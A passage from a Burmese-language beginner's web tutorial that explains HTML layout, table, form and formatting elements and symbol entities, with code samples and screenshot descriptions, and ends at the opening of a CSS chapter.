တည်ဆောက်ဖို့ သုံးနေကြပါတယ်။ ဒီတော့ ထွင်ထားတဲ့ရည်ရွယ်ချက်ကတစ်မျိုး၊ လက်တွေ့သုံးနေကြတာ ကတစ်မျိုးဖြစ်နေတဲ့ သဘောပါပဲ။ ဒါကြောင့်လည်း <div> Element ကို အရမ်းအသုံးများတာပါ။ App UI အတွက် သင့်တော်တဲ့ Element တွေ HTML မှာ သိပ်မှမပြည့်စုံတာ။ ထွင်ထားတာ ဒီအတွက် ထွင်ထားတာ မဟုတ်ဘူးလေ။ Menubar တစ်ခုထည့်ချင်လား၊ <div> ကိုသုံး။ Menubar အတွက်သတ်မှတ်ထားတဲ့ သီးခြား Element မရှိလိုပါ။ Toolbar လေးတစ်ခုထည့်ချင်လား၊ <div> ကိုသုံး။ Toolbar ထည့်ဖို့အတွက် သီးခြား Element မှမရှိတာ။ စသဖြင့် App UI တည်ဆောက်ဖို့အတွက် ဆိုရင် နေရာတိုင်းမှာ <div> ကိုပဲ သုံးကြရပါတယ်။ အသုံးလွန်ပြီး မသုံးသင့်တဲ့ နေရာတွေမှာပါ သုံးကြတဲ့အထိပါပဲ။ ဥပမာ - ခေါင်းစီးထည့်ချင်ရင် <h1> <h2> စသည်ဖြင့် သုံးသင့်ပေမယ့် <div> ကိုပဲသုံးလိုက်တာတို့၊ စာပိုဒ်ထည့်ချင်ရင် <p> ရှိရှိသားနဲ့ <div> လည်း သုံးလိုက်တာတို့၊ Button တစ်ခုထည့်ချင်ရင် <button> ရှိရှိသားနဲ့ <div> ကိုသုံးလိုက်တာတို့ ရှိနေကြပါတယ်။ <div> ဟာ စွယ်စုံသုံးလိုရတဲ့ အသုံးဝင်တဲ့ Element တစ်ခုဖြစ်ပေမယ့် Abuse မလုပ်မဖို့တော့ သတိထားရပါလိမ့်မယ်။

**** - ဟာလည်း <div> လိုပဲ Generic Element ပါပဲ။ <div> ကို တင်ချင်ရာတင်လိုရတဲ့ စားပွဲတစ်လုံးလို့ သဘောထားမယ်ဆိုရင် ကိုတော့ ထည့်ချင်ရာထည့်လိုရတဲ့ ပန်းကန်တစ်လုံးလို့ သဘောထားနိုင်ပါတယ်။ ပန်းကန်ထဲမှာ အသီးအနှစ်ဆို အသီးအနှစ်ပဲထည့်မယ်၊ သကြားလုံးဆို သကြားလုံးပဲ ထည့်မယ် မဟုတ်လား။ စားပွဲပေါ်မှာတော့ အသီးအနှစ်ထည့်ထားတဲ့ ပန်းကန်တွေရော၊ အိုးတွေရော၊ ခွက်တွေရော အကုန်တင်မယ် မဟုတ်လား။ အဲဒီလိုကွာပါတယ်။ တစ်ကယ့်ကွာခြားပုံကို ခုနေနည်းပညာသဘောက ပြောရင် ရှုပ်နေမှာစိုးလိုပါ။ နောက်တစ်ခန်းကျတော့မှ ထပ်ပြောပါမယ်။

Layout Elements

HTML Document တွေတည်ဆောက်တဲ့အခါ Content ချည်းမဟုတ်ဘဲ Layout လေးတွေလည်း ထည့်သွင်း တည်ဆောက်နိုင်ပါတယ်။ မူလ HTML မှာ Layout အတွက်ရည်ရွယ်ထားတဲ့ Element ရုပ်လို့ သီးခြားမပါဝင်တဲ့အတွက် <div> တွေကို Layout အတွက် သုံးခဲ့ကြရပါတယ်။ HTML5 ဆိုပြီး ထွက်ပေါ်လာတဲ့ နောက်ပိုင်းမှာတော့ Layout Element တွေကို ထည့်သွင်းပေးလာပါတယ်။ အသုံးများတဲ့ Layout Element တွေရဲ့ပုံစံက ဒီလိုပါ။



HTML Document တွေကိုအသုံးပြုပြီး ဝဘ်ဆိုက်တွေ တည်ဆောက်တဲ့အခါ Logo တွေ ခေါင်းစီးတွေ၊ Hotline နံပါတ်လို ဆက်သွယ်ရမယ့် အချက်အလက်တွေ၊ ဆောင်ပုဒ်လို အရာတွေကို ဟိုးအပေါ်မှာ Document Header အနေနဲ့ ထည့်ကြတာ ထုံးစံပါပဲ။ အဲဒီလိုသဘောမျိုးနဲ့ အသုံးပြုဖို့လိုအပ်ရင် <header> Element ကိုသုံးနိုင်ပါတယ်။ သူနဲ့ ပြောင်းပြန်က <footer> Element ဖြစ်ပါတယ်။ ဟိုးအောက်ဆုံးမှာ ထားကြလေ့ရှိပြီး Copyright တို့ လို အကြောင်းအရာတွေ ထည့်သွင်းဖော်ပြုကြလေ့ရှိပါတယ်။

နမူနာပုံရဲ့ ဘေးတစ်ဘက်တစ်ချက်မှာ <nav> နဲ့ <aside> တို့ကို ပေးထားပါတယ်။ နမူနာပါ။ လက်တွေ့မှာ <nav> တို့ <aside> တို့ဆိုတာ အဲဒီလို ဘေးမှာထားရတယ်ဆိုတဲ့သဘော ပုံသေမဟုတ်ပါဘူး။ ကိုယ်ကြိုက်တဲ့ နေရာမှာထားပါ။ သူအဓိပ္ပာယ်ကို သိဖို့ပဲလိုပါတယ်။ <nav> ကိုတော့ ဝဘ်ဆိုက် မှာ ပါဝင်တဲ့ စာမျက်နှာတွေ အပြန်အလှန်သွားလိုရတဲ့ Navigation Link တွေ စုစဉ်းထည့်သွင်းဖို့ သုံးရပါတယ်။ <aside> ကိုတော့ ပင်မ Content နဲ့ ဆက်စပ်နေတဲ့ Relevant Content တွေ စုစဉ်းထည့်သွင်းဖို့ သုံးရပါတယ်။

<section> ဆိုတာ Document အတွင်းမှာရှိတဲ့ သီးခြားခွဲထုတ်လိုတဲ့ အစိတ်အပိုင်းလို ဆိုနိုင်ပါတယ်။ သူမှာ သူကိုယ်ပိုင် <header> တွေ <footer> တွေ ရှိလိုပါတယ်။ <article> ကတော့ စာတွေ

ထည့်သွင်းဖိုပါ။ <p> Element ကို စာပိုဒ်တွေထည့်ဖိုလို ပြောထားပါတယ်။ <article> ကိုတော့ အဲဒီ <p> Element တွေနဲ့ ထည့်ထားတဲ့ စာပိုဒ်တွေ ခေါင်းစီးတွေ၊ ခေါင်းစီးအခဲ့တွေ စုစည်းဖို Element လို သဘောထားနိုင်ပါတယ်။

နမူနာ Layout ပုံမှာ မပါပေမယ့် နောက်ထပ်အသုံးများတဲ့ Element နှစ်ခု ရှိပါသေးတယ်။ <hgroup> နဲ့ <main> ပါ။ <hgroup> ကို ခေါင်းစီးတွေ တစ်ခုထက်ပိုတဲ့အခါ စုစည်းဖိုသုံးနိုင်ပါတယ်။ ဥပမာ -

HTML

```
<hgroup>
  <h1>Maing Heading</h1>
  <h3>Minor Heading</h3>
  <h2>Secondary Heading</h2>
</hgroup>
```

<main> Element ကိုတော့ အဓိကကျတဲ့ Content အားလုံးကို စုစည်းဖို အသုံးပြုနိုင်ပါတယ်။ နမူနာပုံမှာ ပါတဲ့ <section> သဘောမျိုးပါပဲ။ ကွာသွားတာက <section> က သီးခြား ရပ်တည်နိုင်တဲ့ အစိတ်အပိုင်းတစ်ခုသဘောမျိုးဖြစ်ပြီး <main> ကတော့ လက်ရှိ Document ရဲ့ အဓိကအစိတ်အပိုင်း ဆိုတဲ့ သဘောမျိုးပါ။

ဒါ Element တွေကို သုံးလိုက်ယံ့နဲ့ နမူနာပုံမှာပြထားသလို Layout အသွင်အပြင် ရသွားမှာ မဟုတ်ဘူးဆိုတာကို တစ်ခါတဲ့ မှတ်ဖို့ လိုပါလိမ့်မယ်။ HTML ဆိုတာ Content ကို စုစည်းဖိုသာ ဖြစ်ပါတယ်။ အခြေခံ အားဖြင့် အသွင်အပြင်ဆိုတာ သူနဲ့တိုက်ရှိက်မဆိုင်ပါဘူး။ ဘယ် Content က ဘာဆိုတာကို သတ်မှတ်ပေးယုံသာ သတ်မှတ်ပေးတဲ့ သဘောပါ။ လိုချင်တဲ့ Layout အသွင်အပြင်အတွက်ကတော့ ကိုယ့်ဘာသာ CSS လို Style Language တွေနဲ့ သတ်မှတ်ပေးရမှာပါ။ ဒီစာအုပ်မှာ အဓိကလေ့လာချင်တဲ့ Bootstrap လို နည်းပညာမျိုးနဲ့လည်း သတ်မှတ်ပေးနိုင်ပါတယ်။ နောက်ပိုင်းမှာ ဆက်လက်ဖော်ပြုပါမယ်။

Table Elements

Table ဟာလည်းပဲ Content တွေဖော်ပြနိုအတွက် အရေးပါတဲ့ Element တစ်ခုပါပဲ။ တစ်ချို့ Table ပေားနဲ့ပြရမယ့် အချက်အလက်တွေဆိုတာ ရှိလာမှာပါပဲ။ Table တစ်ခုသတ်မှတ်ဖိုအတွက် လိုအပ်တဲ့ Element (<t>) မျိုး ရှိပါတယ်။ <table>, <tr>, <th> နဲ့ <td> တို့ဖြစ်ပါတယ်။ <tr> ဆိုတာ

Table Row ဆိတဲ့ အမိပါယ်ဖြစ်ပြီး ကိုယ်သတ်မှတ်လိုတဲ့ Table မှာ Row (၃) ခုရှိရင် <tr> အဖွင့်အပိတ် (၃) စုရှိရမှာပါ။ <th> နဲ့ <td> က သဘောသဘာဝဆင်ပါတယ်။ Table Row တစ်ခုအတွင်းထဲမှာ Data Column ဘယ်နှစ်ခုရှိသလဲဆိုတာကို <th> တို့ <td> တို့နဲ့ သတ်မှတ်ပေးရတာပါ။ <th> က Table Heading ဖြစ်ပြီး <td> က Table Data ဖြစ်ပါတယ်။ ရေးသားပုံက ဒီလိုပါ -

HTML

```
<table>
  <tr>
    <th>ID</th>
    <th>Name</th>
    <th>Age</th>
  </tr>
  <tr>
    <td>1</td>
    <td>Alice</td>
    <td>22</td>
  </tr>
  <tr>
    <td>2</td>
    <td>Bob</td>
    <td>23</td>
  </tr>
</table>
```

ဒီကုဒ်ကိုမစမ်းခင် ဖတ်ကြည့်လိုက်ရင်ပဲ သဘောသဘာဝ ပေါ်လွင်ပါတယ်။ Table တစ်ခုရှိပြီး Row သုံးခုရှိပါလိမ့်မယ်။ Row တစ်ခုချင်းစီမှာ Data Column (၃) ခုစီရှိပြီး၊ အပေါ်ဆုံး Row ထဲက Column တွေက Heading Column တွေ ဖြစ်ပါတယ်။ စမ်းကြည့်လိုက်ရင် ရလဒ်က ဒီလိုဖြစ်မှာပါ။

The screenshot shows a code editor interface with three tabs: HTML, CSS, and JS. The HTML tab contains the following code:

```

1▼ <table border="1" width="50%">
2▼   <tr>
3▼     <th>ID</th>
4▼     <th>Name</th>
5▼     <th>Age</th>
6   </tr>
7▼   <tr>
8▼     <td>1</td>
9▼     <td>Alice</td>
10▼    <td>22</td>
11   </tr>
12▼   <tr>
13▼     <td>2</td>
14▼     <td>Bob</td>
15▼    <td>23</td>
16   </tr>
17 </table>
18

```

To the right of the code, the rendered output is displayed as a table:

ID	Name	Age
1	Alice	22
2	Bob	23

The CSS and JS tabs are also visible at the bottom of the editor.

ပုံထဲကန့်မူနာမှာ border နဲ့ width Attribute တွေ ထည့်ထားတာကို သတိပြုပါ။ မဖြစ်မနေလိုအပ်လို မဟုတ်ပါဘူး။ အဲဒါလေးတွေပါမှ ရလဒ်က ကြည့်ရတာ အဆင်ပြေမှာမို့လိုသာ ထည့်ထားတာပါ။ ကိုယ့် ဘာသာ တန်ဖိုးတွေပြောင်းပြီး စမ်းကြည့်လို ရပါတယ်။

ပိုပြီးတော့ ပြည့်စုံချင်ရင် <thead>, <tbody> နဲ့ <tfoot> လို Element တွေကို သုံးနိုင်ပါတယ်။ တစ်ချို့ ပေါင်းပြီးပြဖို့ လိုတဲ့ Column တွေအတွက် colspan Attribute ကိုသုံးနိုင်ပါတယ်။ တစ်ချို့ ပေါင်းပြီးပြဖို့ လိုတဲ့ Row တွေအတွက် rowspan Attribute ကို သုံးနိုင်ပါတယ်။ align Attribute ကိုသုံးပြီးတော့ Column တစ်ခုချင်းစီမှာပါတဲ့ Content တွေကို ဘယ်ညာ့၊ အလယ် စီထားလိုလည်းရပါ တယ်။ ဒါတွေအစုံပါတဲ့ နမူနာလေးတစ်ခုပေးပါမယ်။

The screenshot shows a code editor interface with a single tab labeled "HTML". The code in the tab is:

```


| ID | Name  | Age |
|----|-------|-----|
| 1  | Alice | 22  |
| 2  | Bob   | 23  |


```

```

<tbody>
    <tr>
        <td>1</td>
        <td>Alice</td>
        <td>22</td>
    </tr>
    <tr>
        <td>2</td>
        <td>Bob</td>
        <td>23</td>
    </tr>
</tbody>

<tfoot>
    <tr>
        <th colspan="2" align="right">Total</th>
        <td>2</td>
    </tr>
</tfoot>

</table>

```

<thead>, <tbody>, <tfoot> တွေကိုသုံးကို Row တွေကို စုစည်းပေးလိုက်တာပါ။ ဒီလိုစုစည်းပေးလိုက်လို Table ရဲ့အသွင်အပြင်ဖော်ပြပုတော့ မပြောင်းပါဘူး။ အချက်အလက်တွေ စုစစည်းစည်း ဖြစ်သွားခြင်းသာ ဖြစ်ပါတယ်။ အသွင်အပြင်ပြောင်းမှာက အောက်ဆုံး Row မှာပါတဲ့ <th> ပါ။ colspan=2 လို့ ပြောထားတဲ့အတွက် သူက Column နှစ်ခုစာ နေရာယူမှာပါ။ ဒါကြောင့်လည်း အောက်ဆုံး Row မှာ Column (၃) ခုမရှိဘဲ (၂) ခုပဲ ရှိနေတာပါ။ Column တစ်ခုက သူတစ်ခုထဲ နှစ်ခုစာနေရာယူမှာ မိုလိုပါ။ ရလဒ်က ဒီလိုဖြစ်ပါလိမ့်မယ်။

```

1 <table border="1" width="50%">
2   <thead>
3     <tr>
4       <th>ID</th>
5       <th>Name</th>
6       <th>Age</th>
7     </tr>
8   </thead>
9   <tbody>
10    <tr>
11      <td>1</td>
12      <td>Alice</td>
13      <td>22</td>
14    </tr>
15    <tr>
16      <td>2</td>
17      <td>Bob</td>
18      <td>23</td>
19    </tr>
20  </tbody>

```

CSS
JS

ID	Name	Age
1	Alice	22
2	Bob	23
Total		2

Row တွေပေါင်းတဲ့ rowspan တော့ နမူနာပေးတဲ့အထဲ မပါပါဘူး။ လိုအပ်ချက်နည်းပါတယ်။ မဖြစ်မနေ လိုအပ်လာတော့မှာသာ ဆက်လေ့လာကြည့်လိုက်ပါ။

Form Elements

ရိုးရိုးစာရွက်တွေမှာ လက်ရေးနဲ့ ရေးဖြည့်လိုရတဲ့ ဖောင်တွေရှိသလိုပဲ HTML မှာလည်း User က ရေးဖြည့် လိုရတဲ့၊ ရွေးလိုရတဲ့ ဖောင်တွေ ရှိပါတယ်။ ဒီဖောင်တွေကို အားကိုးပြီး Web Application တွေထိ ဖန်တီး ကြရတာဆိုတော့ ကျယ်ပြန့်ပါတယ်။ အသုံးများတဲ့ ဖောင် Element တွေကို ရွေးထုတ်လေ့လာကြပါမယ်။ ဒီ Element (၅) မျိုးကို လေ့လာရမှာပါ။

- <label>
- <input>
- <textarea>
- <select>
- <button>

<input> Element ဟာ Empty Element ဖြစ်ပြီးတော့ type Attribute မဖြစ်မနေ ပါရပါတယ်။ text, password, radio, checkbox, email, url, date, submit, reset စာဖြင့် Value တွေအများကြီးရှိပါတယ်။ အဲဒီထဲက လက်ရှိ အဆင့်မှာ ရွေးချယ်မှတ်သားသင့်တာက text, password နဲ့ submit ဖြစ်ပါတယ်။

<input> တို့ <textarea> တို့ <select> တို့ကို <label> နဲ့ တွဲသုံးလေ့ ရှိပါတယ်။ ဒီလိုပါ -

HTML

```
<label for="name">Your Name</label>
<input type="text" id="name"> <br>

<label for="pwd">Password</label>
<input type="password" id="pwd"> <br>

<input type="submit" value="Login">
```

<label> တွေမှာ for Attribute ပါပြီး <input> တွေရဲ့ id နဲ့တူအောင်ပေးရတာကို သတိပြု ကြည့်ပါ။ ဒီနည်းနဲ့ <label> နဲ့ <input> ကို တွဲရခြင်းဖြစ်ပါတယ်။ နမူနာ <input> သုံးခုမှာ type တွေမတူကြပါဘူး။ text ကတော့ စာတွေရှိက်ထည့်လိုက်တဲ့ Input ဖြစ်ပြီး password ကလည်း စာတွေ ရှိက်ထည့်လိုက်တဲ့ Input ပါပဲ။ ကွာသွားတာကတော့ password Input မှာ ရှိက်ထည့်လိုက်တဲ့စာတွေကို ဖျောက်ထားပေးမှာပါ။ submit ကတော့ နှိပ်လိုက်တဲ့ ခလုပ်တစ်ခုဖြစ်ပါတယ်။ ကြားထဲမှာပါတဲ့
 Element ကတော့ Line Break ဆိုတဲ့အဓိပါယ်ပါ။ နောက်တစ်လိုင်းကို ဆင်းပေးပါတယ်။

ကြားဖြတ်ပြီးမှတ်ပေးပါ။ HTML Code ထဲမှာ Enter တွေ ခေါက်ပြီးလိုင်းတွေ ခဲ့ချင်သလောက်ခဲ့၊ Tab တွေ နှိပ်ပြီး စပေါ့တွေ ထည့်ချင်သလောက်ထည့်၊ အဲဒါတွေကို ထည့်ပြီး အလုပ်မလုပ်ပါဘူး။ ကိုယ့်ဘက်က အခု လို တစ်လိုင်းဆင်းစေချင်ရင် ဆင်းစေချင်တဲ့အကြောင်း
 Element နဲ့ ပြောပေးမှုပဲ ဆင်းပါတယ်။

လက်တွေ့မှာ ဒီ Input တွေအားလုံးကို <form> Element တစ်ခုနဲ့ စုစုံထားရတဲ့ ထုံးစံရှိပါတယ်။ ရလဒ် က ဒီလိုဖြစ်မှာပါ။

The screenshot shows a software interface for web development. On the left, there is an 'HTML' tab containing the following code:

```

1▼ <form>
2▼  <label for="name">Your Name</label>
3  <input type="text" id="name"> <br>
4
5▼  <label for="pwd">Password</label>
6  <input type="password" id="pwd"> <br>
7
8  <input type="submit" value="Login">
9 </form>
10 |

```

To the right of the code editor is a preview pane showing a simple login form with fields for 'Your Name' and 'Password', and a 'Login' button.

Below the HTML tab, there are two more tabs: 'CSS' and 'JS', both of which are currently inactive.

submit Input အတွက် **value Attribute** သုံးထားတာကိုလည်း သတိပြုပါ။ **value** မှာပေးထားတဲ့ တန်ဖိုးကို ခလုပ်ပေါ်ကစာအနေနဲ့ လာပြတာကို တွေ့ရနိုင်ပါတယ်။ လက်တွေ့မှာ **value** နဲ့အတူ တခြား အရေးကြီးတဲ့ **placeholder**, **readonly**, **checked**, **required** စတဲ့ **Attribute** တွေ ရှိပါ သေးတယ်။ အဲဒါတွေကိုတော့ လက်တွေ့အသုံးချု **Web Application** တွေလေ့လာတဲ့ အဆင့်ရောက်ဖြစ်ဖို့ တော့မှပဲ ဆက်လေ့လာပါ။ အခုကတော့ ဖောင်တစ်ခုအနေနဲ့ ရေးဖြည့်လိုက်တဲ့ အဆင့်ထိပဲ လေ့လာရမှာပါ။ ရေးဖြည့်လိုက်တဲ့တန်ဖိုးတွေကို သုံးပြီးတစ်ကယ်အလုပ်လုပ်ဖိုကတော့ PHP တိုဘာတို့လို **Server-side** နည်းပညာတွေနဲ့ ပူးတွဲလေ့လာကြရှိမှာပါ။ ဒါကြောင့် အခုထည့်သွင်းတဲ့ဖောင်တွေဟာ ဖော်ပြုယုံ သက်သက် ဖြစ်တယ်လို့ နားလည်ပါ။ လက်တွေ့အလုပ်လုပ်တဲ့ ဖောင်တွေတော့ မဟုတ်သေးပါဘူး။

<textarea> ဟာ အဖွင့်အပိတ်အပြည့်အစုံပါတဲ့ **Element** ဖြစ်ပါတယ်။ **text Input** တွေဟာ စာတစ် ကြောင်းပဲ ရေးဖြည့်ဖို့ သင့်တော်ပြီး၊ စာများများ ရေးဖြည့်ဖို့ လိုအပ်ရင် <textarea> ကို သုံးရမှာ ဖြစ်ပါ တယ်။ <select> ကိုတော့ ရွေးလိုက်တဲ့ List တစ်ခုထည့်သွင်းလိုတဲ့အခါ သုံးပါတယ်။ ရွေးရမယ့် Option တွေကို <option> **Element** သုံးပြီး သတ်မှတ်ရပါတယ်။ ရေးပုံနဲ့ တူပါတယ်။ ထဲ မှာ တွေ ရှိသလိုပဲ <select> ထဲမှာ <option> တွေ ရှိရမှာပါ။

<button> ကတော့ **submit Input** နဲ့ အတူတူပါပဲ။ ကွာသွားတာက အဖွင့်အပိတ် အပြည့်အစုံနဲ့ ရေးပေးခြင်း ဖြစ်ပါတယ်။ သူမှာလည်း **type Attribute** ပါရပါတယ်။ ဒါတွေအားလုံး အပြည့်အစုံပါတဲ့ နမူနာ တစ်ခု ရေးပေးပါမယ်။

HTML

```
<form>
    <label for="name">Your Name</label> <br>
    <input type="text" id="name"> <br>

    <label for="gender">Your Gender</label> <br>
    <select id="gender">
        <option>Male</option>
        <option>Female</option>
    </select> <br>

    <label for="address">Your Address</label> <br>
    <textarea id="address"></textarea> <br>

    <button type="submit">Send</button>
</form>
```

<button> မှာ type က မထည့်လည်း ရတေသူရပါတယ်။ အလားတူပါပဲ <label> တွေမှာ for စုတည့်လည်း ဘာမှတော့ မဖြစ်ပါဘူး။ Input တွေမှာလည်း id မပါမဖြစ် မဟုတ်ပါဘူး။ နောက်ဆုံးဆင့် <label> Element ကို လုံးဝမသုံးလဲ စာတွေဒီအတိုင်း ချရေးလည်း ရတာပါပဲ။ ဒါပေမယ့် သတ်မှတ်ထားတဲ့အတိုင်း ဖုန်းအောင်ရေးတော့ ပိုစနစ်ကျသွားတာပေါ့။ ရလဒ်က ဒီလိုဖြစ်မှာပါ -

The screenshot shows the browser's developer tools with the 'HTML' tab selected. On the left, the source code of the form is displayed with line numbers from 1 to 16. On the right, the rendered HTML is shown, consisting of four input fields: a text input for 'Your Name', a dropdown menu for 'Your Gender' containing 'Male' and 'Female' options, a textarea for 'Your Address', and a submit button labeled 'Send'.

ဒီလောက်ဆိုရင် အခြေခံ Form Element တွေ ရသွားပါပြီ။ ဒီထက်နည်းနည်းပို အဆင့်မြင့်တဲ့ တစ်ချို့ Element တွေကျန်သေးတယ်ဆိုတာကိုတော့ သတိပြုပေးပါ။

Formatting Elements

စာလုံးတွေရဲ့ ဖော်ပြပုံအသွင်အပြင်ဟာ တစ်ကယ်တမ်းတော့ HTML ရဲ့အလုပ် မဟုတ်ပါဘူး။ HTML ရဲ့ တာဝန်က Content Structure တည်ဆောက်ဖိုပါပဲ။ ဒါပေမယ့် HTML မှာ လိုအပ်ရင် အသုံးပြုနိုင်ဖို့ အတွက် စာလုံးအသွင်အပြင်တွေ Format ပြောင်းပေးနိုင်တဲ့ Element တွေရှုပါတယ်။ မှတ်သားသင့်တဲ့ Element စာရင်းကို ထည့်ပြောချင်ပါတယ်။

****, **** - စာလုံးတွေကို Bold လုပ်ပြီးဖော်ပြစေချင်ရင် **** သို့မဟုတ် **** Element ကို အသုံးပြုနိုင်ပါတယ်။

<i>, **** - စာလုံးတွေကို Italic ပုံစံ စာလုံးစောင်းနဲ့ ဖော်ပြစေချင်ရင် **<i>** သို့မဟုတ် **** Element ကို အသုံးပြုနိုင်ပါတယ်။

<s>, **** - စာလုံးတွေကို ကန့်လတ်ဖြတ်လိုင်းနဲ့ ဖျက်ပြီးပြချင်တယ်ဆိုရင် (ဥပမာ - မူက်ဆေး ဆောင့်စေ) **<s>** သို့မဟုတ် **** ကိုသုံးနိုင်ပါတယ်။ Underline တာဖို့အတွက် **<u>** Element ရှုပေမယ့် မသုံးသင့်တဲ့ Element အနေနဲ့ ပယ်ထားကြပါတယ်။

<code>, **<pre>** - ကုဒ်နူးတွေကို HTML ထဲမှာ ထည့်ရေးပြချင်တဲ့အခါ၊ တစ်ကြောင်းထဲဆိုရင် **<code>** Element ကို သုံးနိုင်ပါတယ်။ ကုဒ်တွေတစ်ကြောင်းထက်ပိုပြီး များတယ်ဆိုရင် **<pre>** Element ကိုသုံးပြီး ပြနိုင်ပါတယ်။ ကုဒ်တွေပြတဲ့အခါမှာ သုံးရတဲ့ Monospace ဖွန့်တွေသုံးပြီး ပြပေးပါတယ်။ **<pre>** မှာ နောက်ထပ်ထူးခြားချက် ရှုပါသေးတယ်။ HTML ရဲ့တခြားနေရာမှာ Space တွေ Tab တွေ Enter တွေ ထည့်ချင်သလောက်ထည့် အလုပ်မလုပ်ပါဘူး။ **<pre>** ထဲမှာရေးထားတဲ့ Content မှာ တော့ Space တွေ Tab တွေ Enter တွေပါရင်၊ ပါတဲ့အတိုင်း အကုန်အလုပ်လုပ်ပေးပါတယ်။

<sup>, **<sub>** - Superscript နဲ့ Subscript တို့အတွက်ပါ။ 4th ရဲ့ အပေါ်နည်းနည်းတင်ပြတဲ့ **<th>** ကို Superscript လိုပေါ်ပြီး HTML မှာ **<sup>** Element ကိုသုံးနိုင်ပါတယ်။ H₂O ရဲ့ အောက်နည်းနည်းချုပြတဲ့ 2 ကို Subscript လိုပေါ်ပါတယ်။ HTML မှာ **<sub>** Element ကို သုံးနိုင်ပါတယ်။

<blockquote> - ဆောင်ပုဒ်တွေ၊ ဆိုရှိးစကားတွေ၊ အကိုးအကားတွေကို Quote လုပ်ပြီးပြချင်တယ်ဆိုရင် <blockquote> Element ကိုသုံးနိုင်ပါတယ်။ ဘယ်လိုပုံစံဖော်ပြသလဲဆိုတာ စာနဲ့ပြောရင် ရှုပ်ပါတယ်။ Codepen မှာသာ လက်တွေ့ထည့်ရေးပြီး စမ်းကြည့်လိုက်ပါ။

<address>, <time> - လိပ်စာတွေကို <address> Element နဲ့ဖော်ပြနိုင်ပြီး ရက်စွဲနဲ့ အချိန်တွေကိုတော့ <time> Element နဲ့ပြနိုင်ပါတယ်။ ဒါတွေက ဒီနေရာမှာ ထည့်ပြောပေမယ့် အသွင်အပြင် ပြောင်းပေးတဲ့ Formatting Element တွေတော့ မဟုတ်ပါဘူး။ အသုံးဝင်တဲ့ Element တွေအနေနဲ့ ကျိုနေလို့ တစ်ခါတဲ့ ထည့်ပြောလိုက်တာပါ။

<!-- Comment --> - ဒါကတော့ Comment Element ဖြစ်ပါတယ်။ HTML ထဲမှာ ကိုယ့်ဘာသာရေးမှတ်ချင်တာတွေရှိရင် ဒီ Element နဲ့ ရေးမှတ်နိုင်ပါတယ်။ အလုပ်လုပ်တဲ့အခါ ဒီ Comment တွေကို ထည့်သွင်း အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။

HTML Symbols

HTML မှာ Copyright တို့ Trademark တို့လို့ သကော်တတွေအပါအဝင် အခြားသကော်တတွေကိုလည်း ထည့်သွင်းအသုံးပြုလို့ ရပါတယ်။ ဥပမာ - ဒီလိုပါ။

HTML

```
<p>Copyright © Fairway Technology™</p>
```

နမူနာမှာ Symbol နှစ်ခုပါပါတယ်။ © © နဲ့ ™ ™ တို့ပါ။ Symbol တွေကိုရေးတဲ့အခါ Ampersand (&) နဲ့စပြီး Semi-colon (;) နဲ့အခုံးသတ် ပေးရလေ့ရှိပါတယ်။ ရလဒ်က ဒီလိုဖြစ်မှာပါ။

```
Copyright © Fairway Technology™
```

တခြား အလားတူ အသုံးဝင်နိုင်တဲ့ Symbol တွေကို ထည့်သွင်းဖော်ပြပေးလိုက်ပါတယ်။

- © - ©
- ™ - ™
- ® - ®
- € - €
- ← - ←
- ↑ - ↑
- → - →
- ↓ - ↓
- ↵ - ↲
- ⇐ - ⇲
- ⇒ - ⇳
- « - «
- » - »
- s; - [space]

 s; က နေရာလွတ်တစ်လုံးစာ Space ကိုထည့်သွင်းပေးတာပါ။ အရင်ကတော့ သက်တော့ ထည့်ချင်ရင် ဒီနည်းကိုပဲ သုံးရပါတယ်။ အခုတော့ ယူနှစ်ကုဒ်ရဲ့ အကူအညီနဲ့ Emoji တွေကို ပုံစံစုံနဲ့ ထည့်လိုရလာပါပြီ။ ဒီနည်းအတိုင်း နေရာတိုင်းမှာ ရေးထည့်စရာ မလိုတော့ပါဘူး။ ကိုယ်ထည့်ချင်တဲ့ သက်တုံးကို ကိုယ့်တော့ ဆောဖို့တွေနဲ့အတူတွဲပါတဲ့ Emoji Browser ကနေ ရွေးပြီးထည့်လိုက်ယုံပါပဲ။ ဒီလိုထည့်လိုရနေပေမယ့် HTML Symbol တွေကိုတော့ ကင်းလိုတော့ မရနိုင်သေးပါဘူး။ သူ့နေရာနဲ့သူ အသုံးဝင်နေဆဲပါပဲ။

အခုဆိုရင် HTML အကြောင်း တော်တော်လေးစုံသလောက်ဖြစ်သွားပါပြီ။ HTML ရဲ့ အဓိကတာဝန်ကို မမေ့စေချင်ပါဘူး။ ကွန်ပျူးတာစနစ်တွေက နားလည်တဲ့ Content Structure ကိုတည်ဆောက်ခြင်း ဖြစ်ပါတယ်။ အဲဒါ Content တွေရဲ့ ဖော်ပြပုံအသွင်အပြင်သတ်မှတ်ခြင်းဟာ HTML ရဲ့တာဝန်မဟုတ်ပါဘူး။ နောက်တစ်ခန်းမှာဆက်လက်ဖော်ပြမယ့် CSS ရဲ့ တာဝန်ပဲဖြစ်ပါတယ်။

အခန်း (၂) – CSS

HTML ဟာ Markup Language ဖြစ်ပြီး CSS ကတေသာ Style Language ဖြစ်ပါတယ်။ HTML ကိုအသုံးပြု စုစဉ်းထားတဲ့ Content တွေရဲ့ အချက်အစား၊ အရောင်၊ အကွာအဝေး စသဖြင့် ဖော်ပြပုံအသွင်အပြင်ကို CSS နဲ့ သတ်မှတ်ပေးရမှာ ဖြစ်ပါတယ်။ CSS ရဲ့ အဓိပ္ပာယ်အရှည်က Cascading StyleSheet ဖြစ်ပါတယ်။ Cascading ဆိုတာ တစ်ခုထက်ပိုတဲ့ Style သတ်မှတ်ချက်တွေကို ရောစပ် အသုံးပြုနိုင်တဲ့သဘောလို့ အလွယ်မှတ်နိုင်ပါတယ်။ ဒီလိုရောစပ်သုံးတဲ့အခါ အလုပ်လုပ်ပုံကို ခကာနေတော့ ဆက်လေ့လာကြပါမယ်။

